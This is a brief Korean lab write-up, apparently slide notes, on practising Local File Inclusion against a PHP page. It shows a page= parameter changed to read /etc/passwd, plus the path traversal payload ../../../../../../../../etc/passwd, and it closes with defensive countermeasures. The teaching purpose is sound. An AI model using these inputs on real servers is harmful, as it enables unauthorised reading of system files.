- 실행결과 bad.php파일을 실행해서 문구를 출력하고 사용자의 정보를 출력하였다.

3. File Incusion 실습 - LFI




- page = 에 변수값을 가져오는 것으로 추측하여 php파일 대신
- /etc/passwd를 입력해본다

3. File Incusion 실습 - LFI



- `/etc/passwd`가 실행되어 사용자 정보를 확인할 수 있다.

3. File Incusion 실습 - LFI



- 패스 트레이버설 공격 (Path Traversal): 상위디렉토리로 이동하여 공격
- ../를 여러번 사용하여 상위 디렉토리로 이동하여 명령어를 이용하여 루트의 정보를 알아낼 수 있다
- ../../../../../../../../etc/passwd

3. File Incusion 공격 대응방안

- 인클루드되는 파일이 사용자가 입력을 통해서 전달되지 않도록한다.
- 조건문(if) 등 검증을 통해 해당 php파일이 아니면 실행할수 없게 설정한다